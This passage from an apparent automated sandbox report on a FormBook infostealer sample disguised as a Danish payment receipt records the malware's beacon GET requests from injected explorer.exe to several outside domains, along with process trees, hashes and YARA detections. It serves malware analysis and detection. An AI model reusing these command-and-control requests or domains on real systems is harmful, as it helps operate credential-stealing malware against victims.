Oct 27, 2021 17:50:42.196352959 CEST	2046	IN	HTTP/1.1 404 Not Found Date: Wed, 27 Oct 2021 15:50:42 GMT Server: Apache Content-Length: 315 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. Additionally, a 404 Not Founderror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49796	35.186.238.101	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 27, 2021 17:50:47.258801937 CEST	4624	OUT	GET /b0us/?7nB=o48X&ER-tHjR=IHm7DXqJMOlXRilvQCzDYuNSepBShfVGHLx9uFm0ofOXeJBRLox1psSi4oyGmyzdtrRcHIstiA== HTTP/1.1 Host: www.olympiaapartment.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Oct 27, 2021 17:50:47.373639107 CEST	5749	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 27 Oct 2021 15:50:47 GMT Content-Type: text/html Content-Length: 275 ETag: "6175c221-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49802	192.0.78.25	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 27, 2021 17:51:02.783266068 CEST	7472	OUT	GET /b0us/?ER-tHjR=nj2DHCJ30hKQOuuh7v1Jr5ANXhhKiZRTWmKDhPt9Qsa3u7kG0yWlFw/1cLMOhBLADgukMw6nkg==&7nB=o48X HTTP/1.1 Host: www.malatirada.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Oct 27, 2021 17:51:02.800110102 CEST	7472	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Wed, 27 Oct 2021 15:51:02 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.malatirada.com/b0us/?ER-tHjR=nj2DHCJ30hKQOuuh7v1Jr5ANXhhKiZRTWmKDhPt9Qsa3u7kG0yWlFw/1cLMOhBLADgukMw6nkg==&7nB=o48X X-ac: 2.hhn _dfw Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49815	104.21.40.182	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 27, 2021 17:51:07.874152899 CEST	7500	OUT	GET /b0us/?7nB=o48X&ER-tHjR=GJwWehbs5GtgA/jCTmLXW+d7Jevtba1jivkLJpCykHSB4/chqGbz0ZWPyKEW0KJPwZtZaAylaQ== HTTP/1.1 Host: www.finansresultation.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Oct 27, 2021 17:51:07.902292013 CEST	7501	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 27 Oct 2021 15:51:07 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Wed, 27 Oct 2021 16:51:07 GMT Location: https://www.finansresultation.com/b0us/?7nB=o48X&ER-tHjR=GJwWehbs5GtgA/jCTmLXW+d7Jevtba1jivkLJpCykHSB4/chqGbz0ZWPyKEW0KJPwZtZaAylaQ== Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=xtsbOpdAt06UwAXrS53vqDQTVQjPXF%2Fh7AxN6D%2FoMS7RB7d5EBKii2f2vPoymx%2FAhanGl0LnlQVx19Pr9H6q96ogsKrUYEnkdLSP2Ki72%2FS7p%2F%2BST0DNmwdjXpEGCKSf2LbcL%2BmXsWl8CB4u"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6a4d15823f7442e1-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49829	104.21.45.211	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 27, 2021 17:51:12.964931965 CEST	7536	OUT	GET /b0us/?ER-tHjR=Jj3KnWU2wHfhK+BlDqyhqSxeJEURVrle6TPUvLIqsqCsrOVtG9y5Fb94G4BOAz9l+plsxBUl/Q==&7nB=o48X HTTP/1.1 Host: www.rxgmarket.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Oct 27, 2021 17:51:13.296627045 CEST	7537	IN	HTTP/1.1 404 Not Found Date: Wed, 27 Oct 2021 15:51:13 GMT Content-Type: text/html; charset=iso-8859-1 Transfer-Encoding: chunked Connection: close CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=Bz3Z9xDKX9qXLWedJeYbmqe4wi2s4eO3jBbJQMiMyNHDIEsXgBZ7mHx2nwoUFffwMZYPSWVaKAbLAX3R7%2F6l%2FOwe3bPbgDMXRJvrUpWhVkm4%2BufBQexlKs5sYLWh88gtWNOc0g%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6a4d15a21fe05bf1-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 31 30 37 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 72 78 67 6d 61 72 6b 65 74 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a 0d 0a Data Ascii: 107<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache Server at www.rxgmarket.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.6	49833	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 27, 2021 17:51:18.361021996 CEST	7546	OUT	GET /b0us/?7nB=o48X&ER-tHjR=gHtktScKtff4xVk3YRyKSNbVreJpCBobm1IhD3pS9EMOhSghOP3G/JLMMDt6OL3q2Wx4R+w5Og== HTTP/1.1 Host: www.joystoreworld.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Oct 27, 2021 17:51:18.402849913 CEST	7547	IN	HTTP/1.1 403 Forbidden Date: Wed, 27 Oct 2021 15:51:18 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: -1 X-Request-ID: d3f121e3-1b05-4bdd-beea-f59c42222099 X-Permitted-Cross-Domain-Policies: none X-XSS-Protection: 1; mode=block X-Download-Options: noopen X-Content-Type-Options: nosniff X-Dc: gcp-europe-west1 CF-Cache-Status: DYNAMIC Server: cloudflare CF-RAY: 6a4d15c3ce834e0e-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 76 68 3b 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 63 6f 6c 75 6d 6e 7d 2e 74 65 78 74 2d 63 6f 6e 74 61 69 6e 65 72 2d 2d 6d 61 69 6e 7b 66 6c 65 78 3a 31 3b 64 69 73 Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" con tent="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;paddi ng:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-dec oration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;displ ay:flex;min-height:100vh;flex-direction:column}.text-container--main{flex:1;dis

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.6	49834	142.4.98.67	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 27, 2021 17:51:23.665467978 CEST	7553	OUT	GET /b0us/?ER-tHjR=uvxArRkDFQIa7UH5wTzWyAGdj7XK8ywupwRjYW67zA7TlC7ZzzoRfWk1xHO/TMl+lIlca6R FKw==&7nB=o48X HTTP/1.1 Host: www.bbyyn10.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Oct 27, 2021 17:51:23.857836962 CEST	7554	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 27 Oct 2021 15:48:07 GMT Content-Type: text/html;charset=utf8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Data Raw: 66 32 0d 0a 3c 68 74 6d 6c 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 3c 74 69 74 6c 65 3e e6 a3 80 e6 b5 8b e4 b8 ad 3c 2f 74 69 74 6c 65 3e 3c 64 69 76 3e e8 b7 b3 e8 bd ac e4 b8 ad 3c 2f 64 69 76 3e 3c 2f 68 74 6d 6c 3e 0a 3c 73 63 72 69 70 74 3e 20 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 2e 68 72 65 66 20 3d 22 2f 62 30 75 73 2f 3f 45 52 2d 74 48 6a 52 3d 75 76 78 41 72 52 6b 44 46 51 49 61 37 55 48 35 77 54 7a 57 79 41 47 64 6a 37 58 4b 38 79 77 75 70 77 52 6a 59 57 36 37 7a 41 37 54 6c 43 37 5a 7a 7a 6f 52 66 57 6b 31 78 48 4f 2f 54 4d 6c 2b 6c 49 6c 63 61 36 52 46 4b 77 3d 3d 26 37 6e 42 3d 6f 34 38 58 26 62 74 77 61 66 3d 37 36 31 39 32 33 35 39 22 3b 20 3c 2f 73 63 72 69 70 74 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: f2<html><meta charset="utf-8" /><title></title> </html><script> window.location.href ="/b0us/?ER-t HjR=uvxArRkDFQIa7UH5wTzWyAGdj7XK8ywupwRjYW67zA7TlC7ZzzoRfWk1xHO/TMl+lIlca6RFKw==&7nB=o48X& btwaf=76192359"; </script>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.6	49835	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 27, 2021 17:51:28.908404112 CEST	7555	OUT	GET /b0us/?7nB=o48X&ER-tHjR=twm/1Bp31EH0Ih+sIHhgkxpvXOzGUgtw6+dZfZW7p7V/jiZPQGLQCd1AR8vD1TjU5s4Zo4ED0Q== HTTP/1.1 Host: www.inkedbreadcompany.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Oct 27, 2021 17:51:29.023747921 CEST	7555	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 27 Oct 2021 15:51:28 GMT Content-Type: text/html Content-Length: 275 ETag: "61774872-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.6	49836	198.54.117.217	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 27, 2021 17:51:34.243393898 CEST	7556	OUT	GET /b0us/?ER-tHjR=NeMtgU3TUqkyahWOuk7UbKtu2f6OPWemmRyjHCkgk8lKJDy56aFQiEm/TJxXDeQeO1MybhrnKA==&7nB=o48X HTTP/1.1 Host: www.insularrofioa.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: Betalingskvittering.exe PID: 6364 Parent PID: 1612

General

Start time:	17:49:31
Start date:	27/10/2021
Path:	C:\Users\user\Desktop\Betalingskvittering.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Betalingskvittering.exe'
Imagebase:	0x400000

File size:	334436 bytes
MD5 hash:	FF904170AD5767DB6B6066400972CC99
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.355968847.000000000F010000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.355968847.000000000F010000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.355968847.000000000F010000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: Betalingskvittering.exe PID: 6404 Parent PID: 6364

General

Start time:	17:49:32
Start date:	27/10/2021
Path:	C:\Users\user\Desktop\Betalingskvittering.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Betalingskvittering.exe'
Imagebase:	0x400000
File size:	334436 bytes
MD5 hash:	FF904170AD5767DB6B6066400972CC99
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.408929126.00000000008E0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.408929126.00000000008E0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.408929126.00000000008E0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000001.354177751.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000001.354177751.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000001.354177751.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.408900665.00000000008A0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.408900665.00000000008A0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.408900665.00000000008A0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000000.352288069.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000000.352288069.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000000.352288069.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000000.353756181.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000000.353756181.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000000.353756181.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.408792775.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.408792775.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.408792775.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3440 Parent PID: 6404

General

Start time:	17:49:37
Start date:	27/10/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000000.375505765.00000000075C7000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000000.375505765.00000000075C7000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000000.375505765.00000000075C7000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000000.393636503.00000000075C7000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000000.393636503.00000000075C7000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000000.393636503.00000000075C7000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: cmd.exe PID: 6836 Parent PID: 3440

General

Start time:	17:49:57
Start date:	27/10/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmd.exe
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.612889234.00000000028F0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.612889234.00000000028F0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.612889234.00000000028F0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.612704721.0000000002740000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.612704721.0000000002740000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.612704721.0000000002740000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.612238410.0000000000240000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.612238410.0000000000240000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.612238410.0000000000240000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

File Read

